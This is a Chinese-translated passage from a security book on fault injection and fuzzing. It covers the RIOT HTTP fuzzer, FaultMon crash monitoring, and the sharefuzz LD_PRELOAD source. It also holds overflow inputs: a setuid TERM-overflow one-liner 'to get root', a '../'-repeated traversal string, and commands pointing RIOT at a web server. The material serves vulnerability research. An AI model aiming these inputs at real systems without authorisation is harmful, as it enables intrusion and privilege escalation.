在整个开发过程中，直有到了这个阶段，才算真正勾勒出整个系统的轮廓。虽然所有的故障注入系统在收集输入数据的方法上有一定的共性，但在注入故障的方法、被注入的故障类型方面还是存在很大差异。比如说，有些故障注入系统需要访问源代码，以便审计师在运行时获取信息，并及时修正测试中的程序；而我们的故障注入组件主要面向缺乏源码的二进制程序，因此，我们不用修改目标程序，只需修改传给目标程序的输入数据。

14.1.3 修正引擎

收集的输入数据经过修正引擎加工后，我们就可以把故障插入其中了。修正引擎在重复处理输入数据的过程中，需要在内存里保存输入数据的原始拷贝，以方便我们获取、修改和交付测试序列。在这个例子里，重复的过程是：在输入数据中注入故障，然后把修改后的测试序列交给目标程序。我们现在讨论的修正引擎用于寻找缓冲区溢出漏洞，可以在 www.wiley.com/compbooks/koziol 找到它。这个引擎把输入数据分成不同的单元，在每个单元（在这个例子里，单元是变长的数据缓冲区）后插入故障，然后把它交给目标程序。我们使用的引擎和其它的故障注入系统不太一样，主要区别是它不盲目的插入故障，而是事先检查输入数据，根据输入数据的内容决定插入故障的位置。这个引擎也会根据目标进程当时的运行环境，对插入的故障进行简单的修饰，以便在审计过程中，我们提交的输入数据不会被目标程序的输入处理系统丢弃。上述几个特点再加上其它的不同点，可以大大提高我们的故障注入系统的效率。

如果你以前写过故障注入系统，那你很可能已经经历过从生成输入数据、注入故障、到把它们交给目标程序的过程。在整个过程中，你可能注意到，如果没有对故障注入逻辑进行优化，每个测试会话可能会耗费很多时间，而且也可能会执行许多不必要的测试。因此，适当的优化故障注入逻辑，可以大大减少总体测试时间。先看一个简单的输入流：

```
GET /index.html HTTP/1.1
Host: test.com
```

假设我们开始测试，把故障插入点定位在 HTTP method 的 G 后。在第一次重复过程中，我们在这点插入故障，然后把修改后的输入数据交给目标程序，在提交完成后，我们在这里插入下一个故障，然后再次提交修改后的输入数据，这个过程将持续到循环完所有可能的故障后结束；接下来把故障插入点往后挪一个字节，也就 HTTP method 的 E 后，然后像前面那样，重复插入每个故障，并把修改后的输入数据提交给目标程序。换句话说，对于输入数据的每个插入点，我们都将重复测试每一个故障。如果我们有 10 个输入，每个输入有 5,000 个插入点，而我们的引擎可以提供 1,000 个故障的话，那么当测试结束时，我们可能已经在太空漫步了。

为了不再在输入数据的每个字节之后循环插入故障，我们可以按一定的逻辑，用分隔符把输入数据分成不同的单元。这样的话，我们就可以在输入数据的每个单元之后插入故障，而不必在每个字符之后插入故障。比如说，上面的例子可以按逻辑分为：method、URI、protocol version、header name、header value。如果需要进一步分解，还可以考虑 URL 的文件扩展名、协议的主 / 次版本号、甚至包括国家代码或域名的根 DNS。为被测试协议的每个单元提供手动支持是项可怕的任务，幸运的是有很多方法可以帮助我们。

14.1.3.1 分隔符逻辑

开发者在创建分析程序时，通常用可视符号，如#或$作为分隔标记，一般很少（如果有的话）用字母或数字。

为了解释这个概念，先看下面的例子。如果我们用 1 分隔协议的主、次版本号，那么在下面的输入数据中，我们怎样确定协议版本呢？

```
GET /index.html HTTP/111
```

如果用字母或数字作为分隔符号，那我们怎么命名或描述数据呢？我们可以用特殊的符号帮助我们理解信息，例如本例中的句点。

GET /index.html HTTP/1.1

通信的主要组成成分是信息分布的频率、均衡、单元之间的分隔。设想一下，如果我们移走本章中的非字母、数字—没有空格，没有句点，除了字母和数字什么都没有，那么要想读懂本章内容将是非常困难的。所幸地是，人类的大脑有一个伟大之处，它可以根据已学的知识做出判断，因此，当我们看到杂乱无章的信息时，可以很快辩认出什么是有意义的，什么是无意义的。但不幸的是，软件不具备同样的智能，因此，我们必须用适当的协议标准对我们的信息进行格式化，以便和软件进行正确的通信。

在应用层协议里格式化数据主要依赖定义符（delimiting）。定义符通常是可打印的、非字母数字的 ASCII 字符。让我们看另外一个输入数据，这次，我们用不常见的\转义字符。

GET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n

注意，在这个输入数据里，每个单元都用分隔符分开了。method 用空格分隔，URI 用空格分隔，protocol version 用正斜杠分隔，major version 用句号分隔，minnor version 用回车换行，header name 用冒号分隔，紧接着的 header value 用两个回车换行分隔。因此，我们只需把与特殊符号相关的故障插入输入数据里，就几乎能测试每一个协议单元，而不需要知道它的细节。我们将在分隔符的前/后插入故障，因此，我们的输入数据将不会出现审计分配或边界方面的问题。

我们用故障 EEYE2003 重复运行十次，对比一下顺序生成的测试序列和用分隔符逻辑生成的测试序列。

顺序生成的测试序列：

EEYE2003GET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GEEYE2003ET /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GEEEYE2003T /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GETEEYE2003 /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /EEYE2003index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /iEEYE2003ndex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /inEEYE2003dex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indEEYE2003ex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indeEEYE2003x.html HTTP/1.1\r\nHost: test.com\r\n\r\n

分隔符逻辑生成的测试序列：
GETEEYE2003 /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET EEYE2003/index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET / EEYE2003index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index EEYE2003.html HTTP/1.1\r\nHost: test.com\r\n\r\n

GET /index. EEYE2003html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html EEYE2003 HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html EEYE2003HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTP EEYE2003/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTP/ EEYE20031.1\r\nHost: test.com\r\n\r\n

我们通过这个例子发现，即使输入数据很简单，使用分隔符逻辑也可以显著提升性能。在一个有数千个输入数据的系统里，当我们用几乎无限种故障进行测试时，经过这样的优化后，节省的时间即使不以年计，至少也能以月或星期来衡量。可以说任何人都可以写出在几年内找出安全问题的测试程序，但只有极少数人可以写出在五分钟内找出安全问题的测试程序。

14.1.3.2 规避输入处理系统

我们已经讨论过应该在哪些地方插入故障，现在来讨论什么才是真正的故障。假设修正引擎在寻找缓冲区溢出的过程中选择了一个故障，这个故障是 1024 个 X 字符。我们用这个故障可能会在目标程序中发现问题，但目标程序可能对缓冲区的大小、内容等有诸多限制，所以，发现问题的概率比较小。因此，如果我们提交的测试序列不能通过目标程序的输入处理系统，那目标程序的错误处理例程可能会浪费很多时间。

目标程序通常会限制每个协议单元的大小。例如，HTTP method 的长度可能限制为 128 字节，但目标程序接受输入数据后，把它复制到 32 字节的静态缓冲区（因此，这会溢出缓冲区）。但因为我们选择的故障是 1024 字节（大大超出了 128 字节的限制），所以目标程序将丢弃测试序列并返回错误，从而导致故障永远都不会到达脆弱的缓冲区。

那怎么解决这个问题呢？也许我们可以自定义缓冲区的大小，例如从 1 到 1024，在测试过程中，每次递增 1 字节，这样的话，总有一次符合目标程序的要求。但是，假设一个有几百个单元的输入数据，每个单元都注入 1024 种故障的话，那么完成这种测试要花的时间可能大得吓人。因此，按某个范围自动生成故障的做法并不妥当。

在处理缺乏源码的程序时，我们可以查看与这类程序类似的开源程序，了解它们的开发者怎样实现类似的数据结构（如缓冲区的大小）。比如说，在审计缺乏源码的 HTTP 服务程序时，可以查看一些开源程序（例如 Apache，Sendmail，Samba）的源码。通过这些源码，我们可以大概了解到常用的缓冲区大小。经过统计，我们发现大多数的缓冲区大小是 32 乘以 2 的 n 次方，如 32，64，128，256，512，1024 等；少数是乘以 10 的 n 次方；另外的也和这类似，只是可能会加上或减去某个变量，变量取值范围一般在 1 到 20 之间。

我们可以根据这些统计，创建一个可能触发大多数缓冲区溢出的缓冲区大小列表；并在缓冲区的前/后加上较小的增量（这主要是解决程序在声明变量时提到的附加成分）。为了证实这些测试序列是否有效，最好的办法是用它们测试有已知缓冲区溢出漏洞的程序。通过使用缓冲区大小列表，你将发现这些测试序列几乎可以再现目标程序里的每一个缓冲区溢出。我们再也不必像以前那样为每个协议单元都准备 70，000 多种故障注入数据，只需 800 种就足够了。

大型软件为了避免潜在的问题，在接受输入时，通常会对输入内容进行检验。虽然这种行为不属于安全编程的范畴，但的确使发现或利用漏洞变得更困难了。如果想审计目标程序中存在未知漏洞的角落，可能要设法绕过目标程序对输入内容的诸多限制。目标程序通常将接受输入的字段限制为数字、大写字母或某种编码后的数据。一般用 isdigit()、isalpha()、isupper()、islower()、isascii()等 C 函数对输入内容进行检验。

如果协议单元只支持数字，而我们注入的故障包含了非数字的数据，那目标软件在调用

isdigit()之后，会根据 isdigit()的结果返回错误。通过注入反映进程运行环境的故障，我们可以绕过大多数这样的限制。下面是一个普通的故障注入会话和一个反映了进程运行环境的故障注入会话之间的比较。

一个缓冲区大小为 10 的例子将产生如下可注入的故障输入流：

```
GETTTTTTTTT /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET ///////////index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET          /index.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /iiiiiiiiiiindex.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /indexxxxxxxxxxx.html HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.hhhhhhhhhhtml HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.htmmmmmmmmmml HTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HHHHHHHHHHTTP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTPPPPPPPPPP/1.1\r\nHost: test.com\r\n\r\n
GET /index.html HTTP/111111111111.1\r\nHost: test.com\r\n\r\n
```

14.1.4 提交故障

现在的硬件故障注入设备一般是通过引线注入测试数据，通过改变电压，甚至是 EMI 猝发来提交故障。软件测试时，一般是通过目标程序可以接受输入数据的媒介来提交故障，例如在 Windows 里，可以通过文件系统、注册表、环境变量、Windows 消息、LPC 端口、RPC、共享内存、命令行参数、网络输入、或其它媒介提交故障。现在软件使用的最重要的通信媒介是 TCP/IP 网络协议，通过这些协议，我们可以和远在地球另一边有漏洞的软件进行通信。在本节，我们将讨论通过网络协议提交故障的方法和指导方针。

提交的输入数据源自修正引擎。在修正引擎每次重复过程中，我们可以通过 TCP/IP 网络函数，把修改后的输入数据交给目标程序。在修改输入数据后，我们可以按如下步骤提交数据：

和目标程序建立网络连接。
通过连接提交修改后的输入数据。
短暂的等待响应。
关闭网络连接。

14.1.5 Nagel 算法

Windows IP 栈默认使用 Nagel 算法，这个算法暂缓小数据报文的传输，直到这些小数据报文累计到一定的数量再提交给程序。因为我们的测试分成创建、提交、监控三个阶段，所以我们可以通过设置 NO_DELAY 标记来禁用 Nagel 算法。

14.1.6 时间选择

时间选择[timing]的问题比较难解决。很多解决方案倾向于选择灵活的 timing，以适应服务器的响应，另一些解决方案为了减少测试时间，允许对 timing 进行微调。RIOT 介于两者之间，可以进行灵活的配置。建议你了解一下可配置的 timing，以便为目标程序选择合适的值。通常来说，那些只响应有效输入的服务器，可能接受很短的超时；而那些不管请求类型，总是响应的服务器，可能会接受较长的超时。当然，最好的方法是自己动手写一个 timing 算法，并在审计开始时动态调整 timing。

14.1.7 试探法

人们通常热衷于那些可以自我调整以适应各种情形的软件。虽然试探法还算不上真正的人工智能，但它已经向正确的方向迈出了一步，为故障注入系统带来额外的优势。试探法是与对方交流并观察其反应的科学。如果你想在故障注入系统中加入试探法，那么你只需在提交测试序列的代码段的接收部分之后加上对回拔的支持。你可以以检查服务器响应的错误代码开始；在审计程序收到服务器返回的错误（如 Internet Server 错误）时，先做一个标记，使审计程序在响应返回前暂时变得更主动一些。虽然错误配置、初始化功能失效都有可能产生这种类型的 Web Server 错误，但应该注意的是，进程地址空间的恶化也会产生这类错误。

14.1.8 无状态 VS 基于状态的协议

网络协议可以分成两大类—无状态协议和基于状态的协议。无状态协议很容易审计—我们只需把故障提交给远程服务器，然后观察它的响应就可以了；但审计基于状态的协议要难一些。只有少数（若有的话）故障注入系统可以审计复杂的、基于状态的协议。审计的难度和协议协商的复杂度有关，例如，如今的软件通常都包含复杂的 client-to-server 协议，在整个会话过程中，通信双方需要进行很细粒度的协商，这样一来将导致简单的逻辑分析不能重现整个协商过程。

少数研究者已经成功开发出完全针对协议数据进行逻辑分析的、基于状态的审计系统。基于状态的审计系统需要辅助码和/或详细说明每个协议状态的协议剩余部分来配合实现。

14.2 故障监视

故障监视是故障测试过程中最容易被忽视的一环，但实际上它很关键。学院派开发的大多数故障注入系统一般只在程序退出或生成 core 时才检测失败；大型软件通常利用异常处理、信号处理、或操作系统自带的故障处理程序构造强壮的故障容错系统。我们通过操作系统自带的调试子系统监视故障，可以发现一些以前被忽视的人为故障。

14.2.1 使用调试器

如果你准备以交互方式测试故障，那么调试器正好符合你的需求。选择合适的调试器，用它关联目标程序的进程。大多数的调试器在默认情况下只捕获那些没有被进程处理的异

常，例如，未经处理的异常；其它的调试器只允许你捕获未经处理的异常。如果你的调试器可以在异常传给进程之前抢先捕获它，那我们建议你监视每个需要关注的异常。需要重点监视的是访问违例异常，当进程的线程企图访问无效的内存地址时会发生访问违例；当数据结构指定的引用内存在程序运行期间被破坏时，我们也可以看到这样的违例。

14.2.2 FaultMon

不幸地是，以前的调试器很少提供记录异常信息并继续运行的功能。为了弥补这个缺陷，我们使用由 eEye 的 Derek Soeder 所写的 FaultMon。要使用 FaultMon，只需打开命令行窗口，输入目标进程的 ID。当异常产生时，FaultMon 将在控制台上显示相关信息。

```
21:29:44.985  pid=0590 tip=0714  EXCEPTION  (first-chance)
--------------------------------------------------------------------------------
      Exception C0000005      (ACCESS_VIOLATION writing   [0FF02C4D]
--------------------------------------------------------------------------------


--------------------------------------------------------------------------------

Continue? y/n:
```

这里显示的内容，是在使用 RIOT 的过程中由 FaultMon 捕获的。交互式选项为-i，如果设置这个选项，我们可以在两次异常之间暂停并查看程序的状态。

14.3 汇总

我们在 Shellcoder's Handbook 网站上提供了 RIOT 的源码及编译好的 Win32 版本。要运行 RIOT，只须把 RIOT 和 FaultMon 拷贝到同一目录即可。我们将用前面讨论的输入数据进行一次简单的测试。

```
GET /search.ida?group=kuroto&q=riot HTTP/1.1
Accept: */*
Accept-Language: en-us
Aeecpt-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQNNNNTEG=ODDDDIOANNCXXXXIIMGLLNNG
```

不用担心这个测试，我们已经为你准备好了。你只需打开两个命令行窗口（cmd.exe）。第一个命令行窗口须在你想测试的、运行有潜在漏洞的 Web server 服务器上打开；我们在第一个窗口里运行 FaultMon，并把在后台运行的 Web server 的进程 ID 交给它。如果你正在运行 IIS 5.0，inetinfo.exe 的进程 ID 是 2003，那你可以在第一个命令行窗口里输入：

faultmon.exe –i 2003

在 FaultMon 启动过程中，你会看到窗口显示了一系列的信息，你可以忽略这些信息—它们和 FaultMon 的初始化有关，和测试无关。至此，FaultMon 已经正常运行，并开始监视事件了，我们在发起攻击的机器上打开另一个命令行窗口。

第二个窗口应该是在 RIOT 所在的机器上打开。在窗口里启动 RIOT，输入目标主机的 IP 地址和 Web server 监听的端口号。如果 Web server 的 IP 地址是 192.168.1.1，端口是 80，那么输入下列命令：

riot.exe –p 80 192.168.1.1

RIOT 自带的输入文件允许你在大型 Web server 上发现那些已知的缓冲区溢出漏洞。如果你审计只打过早期补丁的 Windows 2000 server，很可能会再次发现红色代码所利用的漏洞。

RIOT 目录里的每个文件都包含了详细的测试数据。ROIT 从 ID 1 开始，顺序递增直到整个测试结束。当然，你可以修改这些文件，创建你自己喜欢的测试序列。我们还提供了源码，你可以根据这些信息，构建属于自己的故障注入系统的框架。漏洞猎人的幸福生活由此开始！

14.4 结论

在本章，你学习了与 Fuzzing 密切相关的故障注入，我们也为你演示了怎样用 RIOT 创建故障，怎么用 FaultMon 监视目标程序。

15
Fuzzing 的技巧

Fuzzing 是一个动态的过程，它涵盖了为发掘漏洞所做的各种尝试。尽管学院派人士关注并研究那些“可验证”的安全技术，但大多数工作在一线的安全研究者更关注那些能迅速看到结果的技术。在本章，我们把精力放在漏洞发掘的幕后工作和方法上—对这些感兴趣吗？不用怀疑！我们将沿着前几章的内容继续前进。然而，请大家记住，对常见漏洞的研究分析已经基本结束，以后寻找安全漏洞绝大部分要看运气了。本章就是教你如何碰到好运气。

15.1 Fuzzing 的理论

Fuzzing 是一个广义的概念，其中包括故障注入技术（在 14 章有详细的介绍）。在软件安全的世界里，故障注入通常是直接操作程序内部 API（通常使用某种形式的调试器或库函数调用拦截器），提交非正常的数据给目标程序。例如，你可以让 free()返回 NULL（意味着调用失败），或让 getenv()返回长字符串。和这个主题相关的很多资料都讨论了用仪器装备可执行文件，然后把非正常的数据注入运行中的程序（可执行文件）；从本质上说，它们使 free()返回 0，然后用 Ven Diagrams[1]讨论事件的统计值。当你回想随机发生的硬件故障时，整个过程就更有意义了；但我们要寻找的是除了随机事件以外的任何错误。在寻找漏洞方面，测试设备是有价值的，但只有与合适的 Fuzzer 配合使用，也就是说变成运行时分析，才能体现出它的价值。

Sharefuzz 是一个典型的 Fuzzing 故障注入工具，可以从 www.immunitysec.com 网站下载。它和 Solaris 或 Linux 的共享库类似，用于测试 setuid 程序是否有本地缓冲区溢出漏洞。你一定看过“TERM=`perl –e ‘print “A” X 5000’` ./setuid.binary 得到 root”这样的描述，但你知道为什么吗？现在好了，我们可以用 sharefuzz 进行验证。sharefuzz 在很大的范围内取得了成功，比如说，它在成型后的一周内就发现了 Solaris 里的 libsldap.so 的漏洞（尽管当时没有报告给 Sun；后来，这个漏洞被其它的安全研究者报告给 Sun）。

为了理解 sharefuzz 的内部机理，让我们近距离查看它。

```
/*sharefuzz.c - a fuzzer originally designed for local fuzzing
but equally good against all sorts of other clib functions. Load
with LD_PRELOAD on most systems.
```

[1] 译者注：应为 venn diagram。中文译为：范因图、范氏图、文氏图、维恩图、范恩图解等。具体意思是：1.一种图解，利用画在一个表面上的一些区域来表示一些集合；2.一种图解，利用一些圆圈或椭圆来作为基本逻辑关系的图形表示法。类别、类别的运算，和命题的项目由包含，不包含，或图形的交集来表示和界定，具有阴影好地方表示空的区域，交错的地方表示不是空的区域，而空白的空间表示可以是任何一种的区域。这种图解根据英国的逻辑学家约翰范恩(John Venn)而命名的。

```
LICENSE: GPLv2
*/

#include <stdio.h>

/*defines*/
/*#define DOLOCALE /*LOCALE FUZZING*/

#define SIZE 11500 /*size of our returned environment*/
#define FUZCHAR 0x41 /*our fuzzer character*/
static char *stuff;
static char *stuff2;
static char display[] = "localhost:0"; /*display to return when asked*/
static char mypath[] = "/usr/bin:/usr/sbin:/bin:/sbin";
static char ld_preload[] = "";


#include <sys/select.h>

int  select(int  n,  fd_set  *readfds,  fd_set  *writefds,
                fd_set *exceptfds, struct timeval *timeout)
{

    printf("SELECT CALLED!\n");



}
int
getuid()
{
   printf("***getuid!\n");
 return 501;
}

int geteuid()
{
    printf("***geteuid\n");
    return 501;
}

int getgid()
{
    printf("getgid\n");
```

```
    return 501;
}

int getegid()
{
    printf("getegid\n");
    return 501;
}
int getgid32()
{
    printf("***getgid32\n");
    return 501;
}
int getegid32()
{
    printf("***getegid32\n");
    return 501;
}

/*Getenv fuzzing - modify this as needed to suit your particular
fuzzing needs*/
char *
getenv(char * environment)
{
 fprintf(stderr,"GETENV: %s\n",environment);
 fflush(0);

/*sometimes you don't want to mess with this stuff*/
 if (!strcmp(environment,"DISPLAY"))
   return display;
#if 0
 if (!strcmp(environment,"PATH"))
 {
     return NULL;
   return mypath;
 }
#endif

#if 0
 if (!strcmp(environment,"HOME"))
             return "/home/dave";

 if (!strcmp(environment,"LD_PRELOAD"))
   return NULL;
```

```
 if (!strcmp(environment,"LOGNAME"))
      return NULL;

 if (!strcmp(environment,"ORGMAIL"))
 {
      fprintf(stderr,"ORGMAIL=%s\n",stuff2);
                                              return "ASDFASDFsd";
 }
 if (!strcmp(environment,"TZ"))
             return NULL;
#endif

fprintf(stderr,"continued to return default\n") ;
 //sleep(1);
/*return NULL when you don't want to destroy the environment*/
//return NULL;
/*return stuff when you want to return long strings as each variable*/
 fflush(0);
 return stuff;
}

int
putenv(char * string)
{
fprintf(stderr,"putenv %s\n",string);
return 0;
}

int
clearenv()
{
          fprintf(stderr,"clearenv \n");
                return 0;
}


int
unsetenv(char * string)
{
    fprintf(stderr,"unsetenv %s\n",string);
    return 0;
}
```

```
_init()
{
     stuff=malloc(SIZE);
     stuff2=malloc(SIZE);
        printf("shared library loader working\n");
        memset(stuff,FUZCHAR,SIZE-1);
        stuff[SIZE-1]=0;
        memset(stuff2,FUZCHAR,SIZE-1);
        stuff2[1]=0;
        //system("/bin/sh");
}
```

把这段代码编译成共享库，然后（在支持它的系统上）用 LD_PRELOAD 加载，加载结束后，sharefuzz 将接管 getenv()并总是返回一个长字符串。有些程序可能会要求在 window 里输出信息，因此为了正常显示，你可以把 DISPLAY 设置成有效的 X Windows 设备。

如果不考虑其它因素，仅从严格意义上说，sharefuzz 应该算是“用仪器装备的故障注入器”，我们简单看一下 sharefuzz 的使用过程就会明白。尽管 sharefuzz 的功能有限，但通过它，我们可以了解到许多高级 fuzzer（如 SPIKE，在随后的章节将会介绍）的优缺点。

root 和商业 Fuzzers

当然，为了在 setuid 程序上使用 LD_PRELOAD，你必须以 root 登录，而这会稍微改变 fuzzer 的行为。不要忘了，有些程序出错时不会生成 core 文件，因此，你可以用 gdb 附上目标进程来监视出错信息。为了发现潜在的问题，在 fuzzing 过程中，你应该注意所有的异常行为。时至今日，sharefuzz 仍然可在带 setuid 位的 Solaris 程序中发现漏洞；我们把这些漏洞留给读者，让你们在懒散的午后找出它们。

Windows 下也有一个与 sharefuzz 类似的工具，详情请看 Holodeck（www.sisecure.com/holodeck/），Holodeck 的每个许可证需花费$5,000—不要浪费你的钱。从大的方面讲，fuzzers（也通称故障注入）是从低层访问程序，并不是专为安全测试而设计的，它们会留下许多未响应错误的问题，其中还包含许多虚假信息。

15.1.1 静态分析 VS Fuzzing

不像静态分析那样（例如用二进制或源码分析），当 Fuzzer“找到”漏洞时，它提供给用户的是一组用于发现这个漏洞的输入数据。例如，当进程在 sharefuzz 的测试下崩溃时，sharefuzz 会向我们提供当时的环境变量，以及到底是哪个变量导致了崩溃。我们在了解这些信息后，就可以有针对性的进行测试，查找到底是那里引发了溢出。

在静态分析过程中，有些错误可以很容易被发现；而通过从外部提交输入数据给目标程序来发现漏洞，要困难得多。但在静态分析过程中，如果想跟踪每个潜在的错误并进行验证，几乎是不可能的，或者很容易失控。

从另一方面来说，Fuzzer 有时也会发现一些不太好重现的错误。比如说，Double Free 错误或其它需要两个关联事件连续发生才能出现的错误，都是比较好的例子。这也是很多 Fuzzers 发送伪随机的输入数据给目标系统的原因；因为考虑到为了成功的重现用户的会话，

需要指定伪随机种子值。这将允许 Fuzzer 通过尝试随机值来探索大型空间，并在缩小错误范围时，也可以完全重现整个测试过程。

15.1.2 可伸缩的 Fuzzing

静态分析是十分繁琐的过程。因为通过静态分析不能确认错误是否存在，为了验证，还要跟踪、分析每个错误；并且，这样的过程不适合程序的其它实例。而且一个错误是否可以利用，会受到很多因素的影响，包括程序配置、编译选项、机器架构、或其它因素。此外，错误可能只在程序的某个版本里存在；但几乎不可避免的是，可利用的错误将引起访问违例或其它可以检测到的内存恶化。作为黑客，我们对不可利用、或不能被触发的错误不感兴趣。因此，Fuzzer 是我们的理想选择。

说 Fuzzing 是可伸缩的，主要是因为测试 SMTP 的 Fuzzer，也可以用于测试其它种类的 SMTP（或同一服务程序的不同配置）。比如说，如果在某个服务程序中发现错误，并且可以触发这些错误，那么 Fuzzer 在其它的服务程序中也可能会找到类似的错误。当目标系统和你曾经测试过的系统类似时，可伸缩的 Fuzzer 将价值连城。

我们说 Fuzzing 可伸缩还有另外一个理由，因为你在一个协议里寻找的错误字符串，可能和在其它协议里寻找的错误字符串类似。例如，我们看一个用 Python 写的遍历目录字符串的脚本。

```
print "../"*5000
```

这个字符串不但在特殊的服务器（例如，Web CGI 程序）上发现“可拉任意文件”的错误，而且在 HelixServer（也称为 RealServer）里也发现了非常有趣的错误。这个错误和下面的 C 代码类似，在栈缓冲区保存每个目录的指针。

```
void example(){
char * ptrs[1024];
char * c;
char **p;
for (p=ptrs,c=instring; *c!=0; c++)
 {
   if (*c=='/') {
     *p=c;
      p++;
   }
 }
}
```

函数执行后，我们应当有一组指向各级目录的指针，但如果输入的斜杠超过 1,024 个，我们就可以用指向我们字符串的指针改写保存的帧指针和保存的返回地址，这将导致美妙的无偏移漏洞。因为不需要返回地址，此外，Linux，Windows 及 FreeBSD 平台上都可以运行 RealServer，所以它是少数几个能被用来写多平台 Shellcode 的漏洞之一。

这个特殊的错误位于 RealServer 的注册代码里。但 Fuzzer 不需要知道具体的注册代码，它只需关注传递给程序的 URL。它需要知道的是它将用它固有的、建立在以前知识上的大

量字符串集高效替换它看到的每一个字符串。

需要重点注意的是，在建立 Fuzzwr 过程中，我们会用大部分时间测试 Fuzzer 能否检测已知漏洞，然后再尽可能的把 Fuzzer 的测试过程抽象化。这样一来，即使 Fuzzer 没有针对未知漏洞的测试数据，也可能会发现它们。你个人喜好将决定能把 Fuzzer 抽象到什么程度。这将赋予每个 Fuzzer 以个性，并作为它们被抽象到不同级别的一部分，当然，这也是区分 Fuzzer 功能的一部分。

15.2 Fuzzer 的缺点

看完上面的介绍后，你可能会认为 Fuzzer 是有史以来最好的东西，但它不是万能的，有一定的局限性。比如说，Fuzzer 不会发现静态分析时发现的每一个错误。例如，假设程序中如下代码段：

```
if (!strcmp(userinput1, "<some static string>"))
{
strcpy (buffer2, userinput2);
}
```

要触发这个错误，必须把 userinput1 设为字符串，（协议（程序）的作者知道，但我们的 Fuzzer 不知道），而 userinput2 必须是一个非常长的字符串。你可以把这个错误分成两个因子：

Userinput1 必须是一个特殊的字符串。
Userinput2 必须是一个很长的字符串。

例如，假设这个程序是 SMTP 服务器，它把 HELO，EHLO 和 HELL 作为 Hello 命令。服务器可能在接收 HELL 时才会触发某个错误，而这是未公开的，且仅由这个 SMTP 使用。

假设 Fuzzer 有一列特殊的字符串，就像你从上面获得的一些因子，但很快你就会发现 Fuzzer 所花时间按指数规律增长。好的 Fuzzer 将尝试一列字符串。这意味着对每个变量，Fuzzer 必须尝试 N 个字符串。如果你想 Fuzz M 个变量，那就要尝试 N*M 个字符串，依此类推。（对 Fuzzer 来说，一个整数正好是一个短二进制字符串。）

对 Fuzzer 的这两个主要缺点，一般是通过对目标程序进行静态分析或运行时的二进制分析来弥补。这些技术可以增大代码[译注：这里指被测试的代码]覆盖面，有可能会找到隐藏在传统 Fuzz 背后的错误。

在使用多种 Fuzzer 之后，你会发现 Fuzzer 各有优缺点，或者是因为它们有不同的基本架构，比如说 SPIKE，是用 C 编写的，对对象支持不好；或者你会发现一些目标程序不适合 Fuzzing，其原因可能是目标程序的响应太慢，也有可能是目标程序在收到异常的输入数据时会崩溃，而在所有的崩溃情形中找出可利用的错误是比较困难的（iMail 和 rpc.ttdbserverd 浮现脑海）；或者你发现用于通信的协议非常复杂，需要我们通过网络跟踪分析来译码。但所幸的是，这些情形并不是很常见。

15.3 模拟任意的网络协议

让我们暂时离开主机 Fuzze 一会 r，因为尽管主机 Fuzzer 展示了 Fuzzer 的基本特征，但对我们来说，基于主机（也称为本地）的漏洞没有太大的价值。我们真正关注的是那些远程漏洞。这些程序使用规定的网络协议和其它的程序通信—使用的协议有时候是公开的，而有时候却没有。

以前在开发 Fuzzer 时有很大的局限，比如说，用 Perl 脚本和其它编程语言来模仿协议，同时用某个方法改变它们。但使用 Perl 脚本的话，将需要为每个协议准备相应的 Fuzzer，如 SNMP Fuzzer、HTTP Fuzzer、SMTP Fuzzer 等，无穷无尽。而且，如果 SMTP 或其它专有协议用 HTTP 封装了，该怎么办呢？

解决这个问题的根本方法是用如下方式建立网络协议模型，然后尽可能在其它网络协议里包含它，并确保它能以发现很多错误的方式覆盖目标程序的代码。这种方式通常包括用长字符串或不同的字符串替换字符串，用大整数替换整数等。针对同一目标程序，两个不同的 Fuzzer 几乎不可能找出同样的错误。即使一个 Fuzzer 可以覆盖目标程序的所有代码，那它也不可能覆盖所有正确的顺序或正确的变量。在本章的后面部分，我们将研究实现这些目标的技术，但现在，我们要看其它也很有用的 Fuzzer 的技术。

15.4 其它可能的 Fuzzer

把 Fuzzer 和其它代码结合起来使用，可以节省时间。

15.4.1 Bit flipping

假设有这样的网络协议：

<length><ascii string ><0x00>

Bit Flipping 将每次翻转字符串中的一位，然后把它发给服务器。因此，首先会把 length 字段改成非常大的值（或负数），然后把 ascii string 改成陌生字符，再把 0x00 改成非常大的值（或负数）。这些改变中的任何一个都可能触发崩溃或可利用的漏洞。

Bit flipping 突出的优点是编写简单，而且也能发现错误。当然，它也有明显的局限。

15.4.2 修改开源程序

一些开源团体投入大量的人力物力实现了很多黑客想分析的协议，一般是用 C 实现的。通过修改这些开源代码，发送长字符串或大整数或客户端生成的数据，通常能非常快速发现那些即使从头开始写的、好 Fuzzer 也难以发现的漏洞。这主要是因为你了解这些协议的细节，可以直接在客户端里使用；你不必猜测某个字段值—它们会自动生成。此外，你也不必亲自考虑怎样绕过认证或协议固有的 checksum，作为客户端，它们有你所需要的认证和

checksum 例程。对于用反逆向工程或加密技术处理过的协议来说，它们一般有多层，这时候对你来说，修改已有的实现可能是唯一的选择。

